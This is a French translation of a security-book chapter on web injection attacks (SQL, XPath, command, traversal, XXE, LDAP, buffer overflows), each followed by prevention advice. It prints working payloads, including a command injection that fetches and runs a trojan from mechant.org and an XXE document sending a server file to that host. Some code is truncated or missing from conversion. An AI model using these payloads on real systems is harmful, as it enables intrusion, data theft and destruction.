Hacking sur le Web 2.0

Vulnérabilité du Web 2.0 et solutions

Rich Cannings, Himanshu Dwivedi et Zane Lackey



Attaques par injection les plus communes

Les attaques par injection précèdent de beaucoup le Web 2.0 et elles y pullulent encore. Pour couvrir correctement le propos de cet ouvrage, il convient d'évoquer certaines des plus anciennes (injection SQL ou de commandes) aux côtés de techniques plus modernes, comme l'injection de XPath.

Fonctionnement des attaques par injection

Cette famille d'agressions repose sur un unique problème partagé par de nombreuses technologies de manière persistante : il n'existe aucune séparation stricte entre les *instructions* d'un programme et les *données* qu'y saisit un utilisateur. Par conséquent, là où le développeur n'attendait que d'inoffensives *données*, des attaquants peuvent insidieusement placer des *instructions* enjoignant au programme de réaliser des actions de leur choix.

Pour réaliser une attaque par injection, il faut réussir à placer, dans des saisies classiques, des données interprétées comme des instructions. Le succès de l'opération repose sur trois éléments :

Identifier la technologie sur laquelle repose l'application web. Les attaques par injection dépendent beaucoup du langage de programmation ou du matériel impliqués. Pour cela, on peut explorer la situation ou se contenter de tester les attaques par injection les plus communes. On peut deviner quelles technologies sont mises en œuvre en inspectant les pieds de page, les textes en cas d'erreur, le code source HTML, et employer des outils comme Nessus, Nmap, THC-Amap ou d'autres encore.

- Établir la liste de toutes les saisies utilisateur possibles. Dans certains cas (formulaires HTML), elles seront évidentes. Toutefois, il existe bien d'autres manières d'interagir avec une application web: manipuler des saisies cachées dans les formulaires, modifier certains en-têtes HTTP (comme les *cookies*), voire des requêtes AJAX (*Asynchronous JavaScript and XML*) fonctionnant de manière invisible en arrièreplan. À peu près *toutes* les données intervenant dans les requêtes HTTP GET et POST peuvent être considérées comme des *saisies utilisateur*. Le recours à un mandataire (*proxy*) web tel que WebScarab, Paros ou Burp pourra aider à repérer toutes les saisies utilisateur dans une application web.
- Trouver la saisie utilisateur vulnérable. Cela peut sembler difficile, mais les pages d'erreur des applications trahissent parfois bien des secrets en la matière.

Rien de tel qu'un exemple pour exposer les attaques par injection. L'injection SQL ciaprès illustre bien le sujet, tandis que les cas de figure qui la suivent détaillent la situation en présence de tel ou tel langage ou matériel précis.

Injection SQL

Évaluation du risque :	9
Impact:	9
Simplicité :	8
Popularité :	8

Le spectre des possibilités ouvertes par l'injection SQL est vaste : contournement de l'authentification ou prise de contrôle complète des bases de données sur un serveur distant.

SQL, le langage de requêtes structuré (*Structured Query Language*), standard de fait pour l'accès aux bases de données, sous-tend désormais la plupart des applications web nécessitant le stockage de données persistantes ; il est donc probable qu'il anime aussi vos sites préférés. À l'instar de celle de bien de langages, la syntaxe de SQL mêle instructions de bases de données et saisies utilisateur. Si le développeur n'y prend garde, ces dernières pourront être interprétées comme des instructions et donner à un attaquant distant la possibilité de réaliser les opérations de son choix sur la base de données.

Imaginons ainsi une application web simple imposant une authentification. Un écran de connexion y demandera un identifiant et le mot de passe associé, transmis par l'utilisateur à travers une requête HTTP, suite à quoi le programme les confrontera à la liste des

identifiants et mots de passe acceptables – il s'agit en général d'une table placée dans une base de données SOL.

Un développeur pourra créer cette liste à l'aide de l'instruction SQL suivante¹:

```
CREATE TABLE user_table (
  id INTEGER PRIMARY KEY,
  username VARCHAR(32),
  password VARCHAR(41)
);
```

Ce code SQL produit une table de trois champs. Le premier (id) stocke un numéro d'identifiant² référençant un utilisateur authentifié dans la base de données. Le deuxième (username) précise son identifiant, arbitrairement limité à 32 caractères au plus. Quant au dernier, password, il renfermera un hachage (*hash*) du mot de passe correspondant, car c'est une mauvaise idée de stocker ce genre d'informations en clair.

La fonction SQL PASSWORD() réalise cette opération. Sous MySQL, elle produit un résultat de 41 caractères.

Pour authentifier un utilisateur, il suffit simplement de comparer les valeurs transmises à chacun des enregistrements de cette table. Si l'un correspond aux deux à la fois, l'opération est réussie et le système sait quel numéro d'identifiant attribuer au candidat. Supposons que l'utilisateur ait proposé l'identifiant *MorduDeTechno15* et le mot de passe *monMotDePasse*. On trouvera l'identifiant comme suit :

```
SELECT id FROM user_table WHERE username='MorduDeTechno15' AND password=PASSWORD('monMotDePasse')
```

Si un tel utilisateur existe dans cette table de la base de données, cette commande SQL renverra le numéro d'identifiant associé. Dans le cas contraire, elle restera muette, signifiant par là que l'opération a échoué.

Il semble donc aisé d'automatiser cette procédure. Prenons l'extrait de code Java que voici, lequel reçoit l'identifiant et le mot de passe d'un utilisateur qu'il tente ensuite d'authentifier à l'aide d'une requête SQL :

```
String username = req.getParameter("username");
String password = req.getParameter("password");
String query = "SELECT id FROM user_table WHERE " +
    "username = '" + username + "' AND " +
    "password = PASSWORD('" + password + "')";
```

^{1.} N.D.T.: La plupart des programmeurs travaillant en anglais, nous ne traduisons par les noms des identifiants intervenant dans les exemples de code. Au besoin, nous préciserons leur sens dans le texte.

2. N.D.T.: Attention à bien distinguer en français "numéro d'identifiant" (*id* en anglais) et "identifiant" (*username* en anglais). Le premier est un entier qui joue un rôle technique dans une table, le deuxième est souvent une chaîne plus facile à retenir pour l'humain et véhiculant une certaine sémantique; on parle aussi de "nom d'utilisateur".

```
ResultSet rs = stmt.executeQuery(query);
int id = ñ1; // la valeur ñ1 signale un utilisateur non authentifié
while (rs.next())
    id = rs.getInt("id");
```

Les deux premières lignes extraient les saisies de la requête HTTP. La suivante construit la requête SQL, qui est ensuite exécutée; son résultat est alors collecté dans la boucle while(). Si un couple de valeurs correspond dans la table, son numéro d'identifiant est renvoyé. Dans le cas contraire, la variable id reste à la valeur -1, dénotant un utilisateur non authentifié.

On pourrait croire qu'avec ce code l'utilisateur est authentifié si, et seulement si, l'identifiant et le mot de passe proposés sont reconnus...

...Et l'on aurait tort! Rien n'empêche un attaquant d'injecter des commandes SQL dans les champs username ou password pour modifier le sens de la requête SQL exécutée.

Revenons sur celle-ci:

```
String query = "SELECT id FROM user_table WHERE " +
    "username = '" + username + "' AND " +
    "password = PASSWORD('" + password + "')";
```

Ce code s'attend à trouver des données dans les champs username et password. Toutefois, rien n'empêche un attaquant d'y placer les caractères de son choix. Que se passe-t-il en cas de saisie de 'OR 1=1 -- pour le nom d'utilisateur, avec le mot de passe x? La chaîne de requête devient alors :

```
SELECT id FROM user_table WHERE username = '' OR 1=1 -- ' AND password
= PASSWORD('x')
```

En syntaxe SQL, le tiret double (--) introduit un commentaire ; le programme ne tient donc pas compte de tout ce qui suit, cette requête est alors équivalente à :

```
SELECT id FROM user_table WHERE username = '' OR 1=1
```

Voilà une instruction SELECT qui fonctionne bien différemment : elle renverra des numéros d'identifiants dans le cas où l'identifiant est une chaîne vide ('') ou bien si un égale un. Cette dernière condition étant toujours vérifiée, elle produira tous les numéros d'identifiants de la table user_table, dont le dernier sera retenu.

Dans cette situation, l'attaquant a placé les instructions SQL (' OR 1=1 --) en lieu et place des données dans le champ username.

Choix d'un code approprié d'injection SQL

Pour parvenir à injecter du SQL, l'attaquant doit transformer le code existant du développeur en instructions valides. Il est un peu difficile de travailler en aveugle, aussi proposons-nous des requêtes généralement couronnées de succès :

```
□ ' OR 1=1 --
□ ') OR 1=1 --
```

Par ailleurs, de nombreuses applications web sont très disertes en matière de rapport d'erreurs et autres informations de débogage. C'est ainsi qu'une tentative gratuite optant pour 'OR 1=1 -- produit souvent des renseignements très instructifs¹.

```
Error executing query: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'SELECT (title, body) FROM blog_table WHERE cat='OR 1=1' at line 1
```

Voilà un message d'erreur qui reprend l'intégralité de l'instruction SQL. Dans ce cas de figure, on constate que la base de données attendait un entier et non une chaîne, aussi l'injection OR 1=1 --, non précédée d'une apostrophe, produira le résultat escompté.

Avec la plupart des bases de données SQL, un attaquant peut placer d'un seul trait de nombreuses instructions, pour peu que la syntaxe de chacune soit correcte. Pour le code suivant, nous avons montré que la valeur 'OR 1=1 - pour username et x pour password renvoyait le dernier utilisateur :

```
String query = "SELECT id FROM user_table WHERE " +
   "username = '" + username + "' AND " +
   "password = PASSWORD('" + password + "')";
```

Cependant, il est possible d'insérer d'autres instructions. Ainsi, l'identifiant que voici :

```
' OR 1=1; DROP TABLE user_table; -- transformerait la requête comme suit :
```

```
SELECT id FROM user_table WHERE username='' OR 1=1; DROP TABLE
user_table; -- ' AND password = PASSWORD('x');
```

laquelle équivaut à :

```
SELECT id FROM user_table WHERE username='' OR 1=1; DROP TABLE user_table;
```

Cette commande réalise une instruction SELECT syntaxiquement correcte, avant de détruire la table des utilisateurs user_table par l'instruction SQL DROP.

^{1.} N.D.T.: Nous laissons inchangés les extraits des sorties de programme et les traduisons dans les notes. Ici, le message indique "Erreur dans l'exécution de la requête: votre syntaxe SQL n'est pas correcte; reportez-vous au manuel correspondant à votre version de MySQL pour savoir comment exprimer 'SELECT (title, body) FROM blog_table WHERE cat='OR 1=1', à la ligne 1.".

Les attaques par injection ne sont pas toujours aveugles. De nombreuses applications web sont développées à l'aide d'outils *Open Source*. Pour réussir plus facilement vos attaques par injection, téléchargez gratuitement des versions complètes ou d'évaluation des produits et mettez en place votre propre système de test. Si vous parvenez à mettre celui-ci en défaut, il y a fort à parier que le même problème se pose sur toutes les applications employant le même programme.



Prévention contre l'injection SQL

Le principal problème demeure : les chaînes ne sont pas correctement échappées¹ ou que les types de données ne sont pas contraints. Pour éviter une injection SQL, on commencera par contraindre autant que possible ces derniers (si une saisie représente un entier, on la traitera comme telle à chaque fois qu'on s'y réfère). Par ailleurs, on échappera systématiquement les saisies des utilisateurs. Pour se protéger contre l'attaque donnée en exemple, il aurait simplement suffi d'échapper l'apostrophe ("'") et la barre oblique inversée ("\") en les précédant d'une barre oblique inversée (respectivement, "\") et "\\"). Parfois, le remède est toutefois bien plus complexe ; nous vous recommandons par conséquent de rechercher la fonction d'échappement adaptée à votre base de données.

De loin, la meilleure solution consiste à faire appel à des *requêtes préparées*. Initialement destinées à optimiser les connecteurs de base de données, elles séparent strictement, à un très bas niveau, les instructions SQL des données issues des utilisateurs. En d'autres termes, un emploi correct des requêtes préparées évite une fois pour toutes d'interpréter toute saisie utilisateur comme des instructions SQL.



Injection de XPath

Popularité :	5
Simplicité :	7
Impact:	9
Évaluation du risque :	8

Lorsque l'on choisit de stocker des données sensibles en XML plutôt que dans une base de données SQL, les attaquants peuvent s'appuyer sur une injection de XPath pour contourner une authentification comme pour inscrire des données sur le système distant.

^{1.} N.D.T.: En informatique, "échapper" en un sens transitif signifie "désactiver les caractères ou mots-clés actifs de".

Les documents XML deviennent si complexes qu'il est impossible de les lire à l'œil nu – ce qui était initialement l'un des avantages de cette technologie. Pour parcourir des documents XML complexes, les développeurs ont créé XPath, langage de requêtes spécialisé, qui joue donc un rôle comparable à celui de SQL dans le contexte des bases de données. Tout comme ce dernier, XPath pose des problèmes d'injection.

Le document XML suivant renferme les numéros d'identifiants, noms d'utilisateurs et mots de passe employés par une application web :

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
  <user>
    <id> 1 </id>
    <username> admin </username>
    <password> xpathr00lz </password>
  </user>
  <user>
    <id> 2 </id>
    <username> testuser </username>
    <password> test123 </password>
  </user>
  <user>
    <id> 3 </id>
    <username> lonelyhacker15 </username>
    <password> mypassword </password>
  </user>
</users>
```

Un développeur Java pourrait réaliser un programme d'authentification comme suit :

```
String username = req.getParameter("username");
String password = req.getParameter("password");

XPathFactory factory = XPathFactory.newInstance();
XPath xpath = factory.newXPath();
File file = new File("/usr/webappdata/users.xml");
InputSource src = new InputSource(new FileInputStream(file));

XPathExpression expr = xpath.compile("//users[username/text()=' " + username + " ' and password/text()=' "+ password +" ']/id/text()");

String id = expr.evaluate(src);
```

Ce programme charge le document XML et recherche le numéro d'identifiant associé à au nom d'utilisateur et au mot de passe proposés. En supposant que ces valeurs soient respectivement *admin* et *xpathAssure*, la requête XPath se présenterait comme suit :

```
//users[username/text()='admin' and password/text()='xpathr001z']/id/text()
```

On remarquera que cette saisie utilisateur n'est pas échappée dans le code Java, de sorte qu'un attaquant pourra y insérer toute donnée ou instruction XPath souhaitée. En choisissant pour mot de passe "' or '1'='1", la requête deviendrait alors :

```
//users[username/text()='admin' and password/text()='' or '1'='1' ]/id/text()
```

Cette instruction renverra le numéro correspondant à l'identifiant *admin* et qui en outre, soit dispose d'un mot de passe vide (cas de figure hautement improbable), soit vérifie "un égale un" – ce qui est toujours vérifié. Par conséquent, l'injection de ' or '1'='1 renvoie l'ID de l'administrateur sans que l'attaquant n'ait besoin d'en connaître le mot de passe.

Signalons que XPath est un sous-ensemble d'un langage XML de requêtes plus large, appelé XQuery. Comme XPath et SQL, ce dernier souffre de problèmes d'injection comparables. Si vous connaissez un peu sa syntaxe, vous devriez, après avoir lu ce chapitre, en savoir assez pour tenter également des injections en XQuery.



Prévention contre l'injection de XPath

Le remède adapté ressemble de près à celui traitant les injections de SQL : contraindre les types de données, échapper les chaînes. Dans le cas présent, on procède en codant des entités HTML – l'apostrophe devient ainsi '. Comme on l'a déjà conseillé, on retiendra la fonction d'échappement la plus adaptée à la bibliothèque XPath employée, la réponse dépendant des implémentations.



Injection de commandes

Popularité :	8
Simplicité :	8
Impact:	10
Évaluation du risque :	10

Une injection de commande réussie donne à l'attaquant le contrôle complet d'un système distant.

Quand une commande système implique en partie une saisie utilisateur, une attaque est susceptible d'y injecter des instructions arbitraires. Tous les langages de programmation sont concernés, mais on observe souvent cela dans les scripts CGI écrits en Perl, PHP et shell – moins en Java, Python ou C#. Examinons l'extrait de code PHP suivant :

```
<?php
$email_subject = "some subject";
```

L'utilisateur transmet son adresse électronique dans le paramètre email, saisie reprise ensuite telle quelle dans une commande système. Comme dans le cas d'une injection SQL, l'objectif de l'attaquant consiste à insérer une commande shell dans cette valeur tout en garantissant une syntaxe correcte au code qui la précède et qui la suit. On peut se représenter l'appel system() comme un puzzle, aux pièces extérieures déjà en place, et dont il s'agit de combler un vide pour le finir :

```
mail [PIÈCE MANQUANTE DU PUZZLE] -s 'un sujet' < /tmp/email_body
```

Cette pièce du puzzle doit garantir un bon fonctionnement à la commande mail, qui se conclura avec succès – c'est par exemple le cas de mail –help. L'attaquant insérera ensuite des commandes shell complémentaires qu'il séparera par des points-virgules (";"). Sur l'autre extrémité du vide à combler, il suffit de commenter la fin de la ligne à l'aide du caractère approprié dans le cas du shell (#). Une attaque par injection susceptible de fonctionner pourrait donc se présenter comme suit :

```
--help; wget http://mechant.org/cheval_de_troie; ./cheval_de_troie #
```

Insérée au reste de la commande, cette pièce du puzzle produit la séquence shell que voici :

```
mail --help; wget http://mechant.org/cheval_de_troie;
   ./cheval_de_troie # s 'un sujet' < /tmp/email_body
équivalente à:</pre>
```

```
mail --help; wget http://mechant.org/cheval_de_troie; ./cheval_de_troie
```

Cela exécute mail -help avant de télécharger le programme cheval_de_troie depuis le site mechant.org, et de l'exécuter. L'attaquant peut ainsi exécuter des commandes arbitraires sur le site web compromis.

Prévention contre l'injection de commandes

À nouveau, les mécanismes de protection rappellent le cas de figure de l'injection SQL. Le développeur doit échapper les saisies utilisateur de manière appropriée avant d'exécuter une commande les mentionnant. On pourrait penser qu'il suffit d'échapper le point-virgule (";") par une barre oblique inversée ("\;") pour résoudre la question. Cependant, l'attaquant pourrait employer une double esperluette ("&&") voire une double barre verticale ("||") pour réaliser ses méfaits. Les programmeurs s'appuieront donc de préférence sur une fonction d'échappement adaptée au shell plutôt que de réinventer la leur.



Attaques par traversée de répertoires

Popularité :	9
Simplicité :	9
Impact:	8
Évaluation du risque :	8

Les attaquants emploient les attaques par traversée de répertoires pour accéder à des fichiers arbitraires sur les serveurs web – comme ceux abritant les clés privées SSL ou les mots de passe.

Certaines applications web ouvrent des fichiers dont le nom leur est donné par des paramètres HTTP (donc des données utilisateur). Examinons l'extrait de code PHP suivant, qui affiche un fichier en de nombreuses langues :

```
<?php
$language = "main-en";
if (is_set($_GET['language']))
    $language = $_GET['language'];
include("/usr/local/webapp/static_files/" . $language . ".html");
?>
```

On suppose que cette page PHP est accessible à l'adresse http://foo.com/webapp/static.php?language=main-en; un attaquant pourrait lire des fichiers de son choix sur le serveur en insérant une chaîne forgée pour renvoyer ailleurs la fonction d'inclusion. Ainsi, avec la requête GET suivante:

```
http://foo.com/webapp/static.php?language=../../../etc/passwd%00 la fonction d'inclusion ouvrirait le fichier indiqué:
```

```
/usr/local/webapp/static_files/../../etc/passwd
```

En d'autres termes, il s'agit simplement de :

```
/etc/passwd
```

Par conséquent, la requête GET renverrait le contenu du fichier /etc/passwd sur le serveur. Soulignons la présence de l'octet nul (%00), qui clôt la chaîne, de manière à éviter la prise en compte du suffixe .html sur le côté droit du nom de fichier.

On appelle cela une *attaque par traversée de répertoire*, technique qui a fait souffrir bien des serveurs web pendant un certain temps, car les attaquants pouvaient coder dans l'URL les portions "../" de diverses manières :

```
82e%2e%2f
```

- %2e%2e/
- ..%2f
- .%2e/



Prévention contre les attaques par traversée de répertoires

De nos jours, certains frameworks applicatifs du Web protègent automatiquement contre ce genre d'agressions. Ainsi, PHP active par défaut le réglage magic_quotes_gpc, lequel échappe "magiquement" les caractères douteux dans les requêtes GET, POST et les *cookies* en les préfixant d'une barre oblique inversée (antislash). Par conséquent, la barre de division "/" se transforme en "\/", ce qui met fin à l'agression. D'autres environnements ne proposent pas de mécanismes de défense généraux, c'est alors au développeur d'établir son propre bouclier contre ces problèmes.

Pour protéger votre application contre toute attaque par traversée de répertoires, établissez une liste blanche des fichiers acceptés – en somme, refusez toutes les saisies utilisateur ne relevant pas d'un sous-ensemble réduit, comme suit :



Attaques XXE (XML eXternal Entity)

Popularité :	4
Simplicité :	9
Impact:	8
Évaluation du risque :	8

À l'image des attaques par traversée de répertoire, les attaques par entités XML externes permettent à l'agresseur de lire des fichiers de son choix sur le serveur – et notamment ceux qui stockent des clés privées SSL ou les mots de passe.

"Fonctionnalité" peu connue de XML, les *entités externes* permettent aux développeurs de définir leurs propres entités XML. *Really Simple Syndication* est une grammaire de XML; cet exemple de document RSS définit l'entité auteur "&author;" avant de la reprendre plusieurs fois dans la page:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
    <!ENTITY author "Lapin Pelucheux">
]>
<tag>&author;</tag>
```

On peut encore définir des entités qui lisent des fichiers système. Ainsi, quand un analyseur syntaxique (*parser*) XML parcourt le document RSS qui suit, il y remplacera "&passwd;" ou "&passwd2;" par "/etc/passwd":

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ENTITY passwd SYSTEM "file:/etc/passwd">
  <!ENTITY passwd2 SYSTEM "file:///etc/passwd">
1>
<rss version="2.0">
  <channel>
    <title>Mon flux RSS d'attaque présentant /etc/passwd</title>
    <description>ceci est file:/etc/passwd: &passwd; et ceci est
file:///etc/passwd: &passwd2;</description>
    <item>
    <title>/etc/passwd</title>
    <description>file:/etc/passwd: &passwd; file:///etc/passwd:
&passwd2;</description>
    <link>http://example.com</link>
    </item>
  </channel>
</rss>
```

Pour exploiter cette faiblesse, l'attaquant se contente de placer ce fichier RSS sur son site web et d'intégrer ce flux RSS dans quelque agrégateur en ligne. Si ce dernier est vulnérable, l'attaquant en recevra le contenu du fichier /etc/passwd dans son flux RSS.

Il suffit parfois de mettre en ligne un fichier XML pour que celui-ci renvoie les informations obtenues à l'attaquant – idéal dans le cas d'agressions contre des systèmes serveurs où l'on ne pourra jamais observer la sortie produite. On crée une première entité chargeant un fichier sensible sur le serveur (disons, "c:\boot.ini"), puis une autre entité accédant à une URL sur le site de l'attaquant en y intégrant la précédente, comme suit :

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE doc [
    <!ENTITY bootini SYSTEM "file:///C:/boot.ini ">
        <!ENTITY sendbootini SYSTEM "http://mechant.org/getBootIni?&bootini;">
]>
&sendbootini;
```

De manière évidente, cette attaque est susceptible de dévoiler le contenu de n'importe quel fichier situé sur le serveur web exposé. D'ailleurs, cela n'est en rien limité aux flux RSS; on peut l'adapter à toutes les applications web acceptant des documents XML avant de les analyser.

Un nombre étonnant d'applications web intègre des flux RSS sans vraiment y avoir réfléchi. Elles sont vulnérables à ce genre d'attaques.



Prévention contre les attaques XXE

Pour se protéger contre les attaques XXE, il suffit d'indiquer à l'analyseur syntaxique de XML employé d'interdire toute entité externe. La méthode adaptée dépend du programme : par défaut, JAXP et Xerces ne résolvent pas ce type d'entités, tandis que les développeurs LibXML devront explicitement désactiver le développement des entités par un appel à expand_entities(0);.



Injection de LDAP

Popularité :	2
Simplicité :	5
Impact:	5
Évaluation du risque :	5

En général, les attaques par injection de LDAP permettent aux utilisateurs d'une organisation d'accéder à des informations privées. Souvent, elles ne sont pas réalisables sur Internet.

Le protocole LDAP (*Lightweight Directory Access Protocol*) permet de gérer et de stocker des ressources et utilisateurs réseau. En particulier, il incorpore les autorisations d'accès aux ordinateurs et autres ressources. Certaines applications web reprennent des saisies utilisateur non "assainies" dans le cadre de requêtes LDAP.

Prenons le cas d'une application web qui réclame un identifiant avant de réaliser une requête LDAP pour en afficher le nom usuel (*common name* ou cn) et le numéro de téléphone. La requête que voici :

```
http://intranet/ldap_query?user=rgc
renvoie, par exemple, ceci :
    cn: Richard Cannings
    telephoneNumber: 403-555-1212
```

L'instruction LDAP responsable de ce traitement se résume à :

```
filter = (uid=rgc)
attributes = cn, telephoneNumber
```

Cependant, on peut construire des filtres plus élaborés à l'aide d'opérations booléennes comme le OU inclusif (|) ou encore le ET (&) portant sur divers attributs comme cn, dn, sn, objectClass, telephoneNumber, manager, etc. Les requêtes LDAP emploient la notation polonaise (dite aussi préfixe), plaçant les opérateurs à gauche de leurs opérandes. D'autre part, LDAP accepte le symbole de joker (*). Une requête LDAP plus complexe pourra donc avoir l'allure suivante :

```
filter = (\&(objectClass=person)(cn=Rich*)(|(telephoneNumber=403*)(telephoneNumber=403*)(telephoneNumber=415*)))
```

Cette requête trouve toutes les personnes dont le nom usuel débute par *Rich* et le numéro de téléphone relève des codes de zones 403 ou 415.

Pour injecter des requêtes LDAP arbitraires dans une application web vulnérable, il faut construire une requête LDAP différente mais valide. Si cette requête HTTP:

```
http://intranet/ldap_query?user=rgc
crée le filtre suivant :
(uid=rgc)
```

il faut imaginer un filtre LDAP valide débutant par (uid=" et se concluant par ")". Pour exécuter une requête d'annuaire inverse (et découvrir le nom de la personne associée à un numéro de téléphone), on pourrait par exemple procéder comme suit :

```
\verb|http://intranet/ldap_query?user=*)(|(telephoneNumber=415-555-1212)|
```

Cela produit la requête :

```
(uid=*)(|(telephoneNumber=415-555-1212))
```

Une autre requête intéressante consiste à découvrir toutes les classes d'objet (object-class) existantes. On peut procéder comme suit :

```
http://intranet/ldap_query?user=*)(|(objectClass=*)
ce qui produit la requête :
   (uid=*)(|(objectClass=*))
```



Prévention contre l'injection de LDAP

Pour éviter de prêter le flanc à ce type d'attaques, il suffit simplement d'établir une liste blanche des caractères autorisés : on acceptera donc tout ce qui est alphanumérique (a-z, A-Z, _ et 0-9), et uniquement cela.



Dépassements de tampons

Popularité :	8
Simplicité :	2
Impact:	10
Évaluation du risque :	9

Les dépassements de tampons (*buffer overflows*) représentent l'une des attaques par injection les plus complexes, car elles exploitent une mauvaise utilisation de la mémoire par les développeurs. Comme pour les injections de commandes, un dépassement de tampon couronné de succès donnera à l'attaquant le contrôle complet de la machine distante.

INFO

Cette section vise à transmettre une certaine intuition des dépassements de tampons, sans vraiment détailler ceux-ci d'un point de vue technique. Pour cela, vous vous reporterez à différents textes et articles, comme le classique *Smashing The Stack For Fun And Profit* d'Aleph One publié dans le magazine *Phrack* (www.phrack.org/archives/49/P49-14).

Certains langages de programmation, comme C et C++, chargent le développeur des questions de gestion de mémoire. Si celui-ci n'y prend garde, les saisies utilisateur pourront s'inscrire dans une zone de la mémoire non prévue pour – et notamment l'adresse de retour d'une pile. On y trouve les coordonnées de l'emplacement mémoire renfermant le prochain bloc d'instructions machine à exécuter. Si une application web prête le flanc au dépassement de tampon, un attaquant pourra lui transmettre une très longue chaîne – plus grande que ce que le développeur avait imaginé. Cette dernière est alors susceptible d'écraser l'adresse de retour, indiquant à l'application web quelles instructions machine exécuter ensuite. Les dépassements de tampon relèvent des attaques par injection car l'agresseur insère des instructions machine (appelées shellcode) dans d'autres saisies. Il lui faut savoir où celles-ci aboutiront dans la mémoire de l'ordinateur exécutant l'application web. Il lui est alors possible d'écraser l'adresse de retour pour pointer vers l'emplacement mémoire du shellcode.

Les dépassements de tampons, difficiles à exploiter, sont plus aisés à découvrir, particulièrement sur une machine locale. Il suffit de transmettre de très longues *chaînes* lors de toutes les saisies utilisateur. Nous suggérons d'opter pour des chaînes faciles à prédire (comme 10 000 A majuscules) dans toutes les entrées. Si le programme plante, c'est probablement à cause d'un dépassement de tampon. On reproduira le plantage dans un débogueur, où l'on inspectera alors les registres du programme. L'apparition de 41414141 (41 étant la représentation hexadécimale du code ASCII de la lettre A majuscule – 65) dans le registre SP est la signature d'un dépassement de tampon.

Il est bien plus difficile de découvrir des dépassements de tampons sur des machines distantes, comme des applications web, car les attaquants n'ont pas accès au contenu de leurs registres – et il n'est même pas toujours facile de détecter un plantage d'un tel programme. Dans ce cas de figure, on recourra aux astuces suivantes :

- **1.** Identifier les bibliothèques ou portions de programmes librement disponibles employés par l'application web.
- 2. Télécharger le code correspondant.
- 3. Tester celui-ci sur la machine locale pour y découvrir un dépassement de tampon.
- **4.** Développer un exploit qui fonctionne sur la machine locale.
- **5.** Tenter de reproduire celui-ci sur l'application web.



Prévention contre les dépassements de tampons

La solution la plus facile consiste à éviter tout développement d'applications web frontales en C ou en C++. Le gain en vitesse est négligeable devant les latences introduites par les communications sur Internet. Si vous devez absolument vous reposer sur des programmes écrits en C ou en C++, minimisez la quantité de code employé et réalisez des contrôles de correction sur toutes les saisies utilisateur avant de les transmettre aux codes dérivés C et C++.

Si vous ne pouvez éviter de programmer en C ou en C++, quelques précautions élémentaires vous protégeront contre les dépassements de tampons – comme choisir de compiler le code en activant la protection de pile. Dans Visual Studio, on emploiera ainsi le drapeau /GS, tandis que les utilisateurs de GCC disposant de SSP (parfois appelé ProPolice) feront appel à l'option de ligne de commande --fstack-protector.

Tests de l'exposition à des injections

Après avoir compris les idées principales des injections de SQL, LDAP, XPath et de commandes du système d'exploitation, il est important que vous testiez vos applications web pour contrôler leur sécurité. Bien des méthodes permettent de découvrir des failles d'injection potentielles. La section suivante décrit une méthode automatisée testant la robustesse d'une application web face aux techniques d'injection de LDAP, XPath, XQuery et commandes shell, reposant sur un outil d'évaluation de la sécurité des applications web proposé par iSEC et appelé *SecurityQA Toolbar*. Les développeurs et testeurs en assurance qualité y recourent souvent pour mettre à l'épreuve la sécurité de l'ensemble d'une application ou de l'une de ses sections. Pour en savoir plus sur ce produit, rendez-vous à l'adresse **www.isecpartners.com**.

Tests automatisés avec SecurityQA Toolbar d'iSEC

Rechercher d'éventuelles failles d'injection peut s'avérer peu pratique et complexe dans le cas d'une énorme application web présentant divers visages. Pour s'assurer que l'application web reçoit l'attention qu'elle mérite en matière de sécurité, *SecurityQA Toolbar* d'*iSEC Partners* propose d'en tester les champs de saisie page par page au lieu d'imposer l'examen de l'ensemble de l'application. Cette méthode, parfois un peu plus longue, produit de puissants résultats car l'accent du test est mis sur chaque page, cela en temps réel. Pour rechercher des soucis de sécurité en matière d'injection, suivez les étapes suivantes :

 Rendez-vous sur www.isecpartners.com pour télécharger une copie d'essai du produit.

- **2.** Après avoir installé la barre d'outils sous Internet Explorer 6 ou 7, dirigez-vous sur l'application web depuis ce navigateur.
- **3.** Dans l'application web, visitez la page que vous vous proposez de tester. Choisissez alors *Data Validation | SQL Injection* (validation de données | injection SQL) dans *SecurityQA Toolbar* (voir Figure 1.1).
- **4.** Le programme *SecurityQA Toolbar* contrôle automatiquement les problèmes potentiels d'injection SQL sur la page actuelle. Pour observer le déroulement de l'exécution du test, cliquez sur le bouton de développement (le dernier à droite) avant d'opter pour l'option *SQL Injection*. Ce dernier présentera en temps réel les formulaires vulnérables à une injection SQL.



Figure 1.1 Le programme SecurityQA Toolbar en cours d'utilisation dans IE.

- **5.** Une fois le test fini (sur la page actuelle, une barre de progression située dans le coin inférieur droit du navigateur l'indique), rendez-vous à la page suivante de l'application (ou toute autre page que l'on souhaite tester) avant de répéter l'étape 3.
- **6.** Les tests d'injection SQL effectués sur toutes les pages de l'application web à contrôler, vous pouvez reprendre les étapes 3 et 5 pour l'injection de LDAP, de XPath, de commandes du système d'exploitation ou de toute proposition mentionnée dans le menu de validation de données *Data Validation*.
- 7. À l'issue de la séance de tests, observez le rapport du programme sous le menu *Reports | Current Test Results* (rapports | résultats actuels des tests). Le logiciel *SecurityQA Toolbar* présente alors tous les soucis de sécurité découverts lors du test. La Figure 1.2 montre un exemple de rapport par injection. On remarquera la section *iSEC Test Value* (valeur de test iSEC), qui reprend en gras la requête et la réponse, ce qui permet de savoir quelle chaîne a déclenché la faille d'injection.




Figure 1.2
Résultats des tests d'injection SQL, LDAP et XPath produits par SecurityQA Toolbar.

Résumé

Les attaques par injection existent depuis longtemps et persistent dans bien des applications web. Elles permettent aux agresseurs de réaliser certaines actions sur le serveur application, variant de la lecture de fichiers à la prise de contrôle complète de la machine.

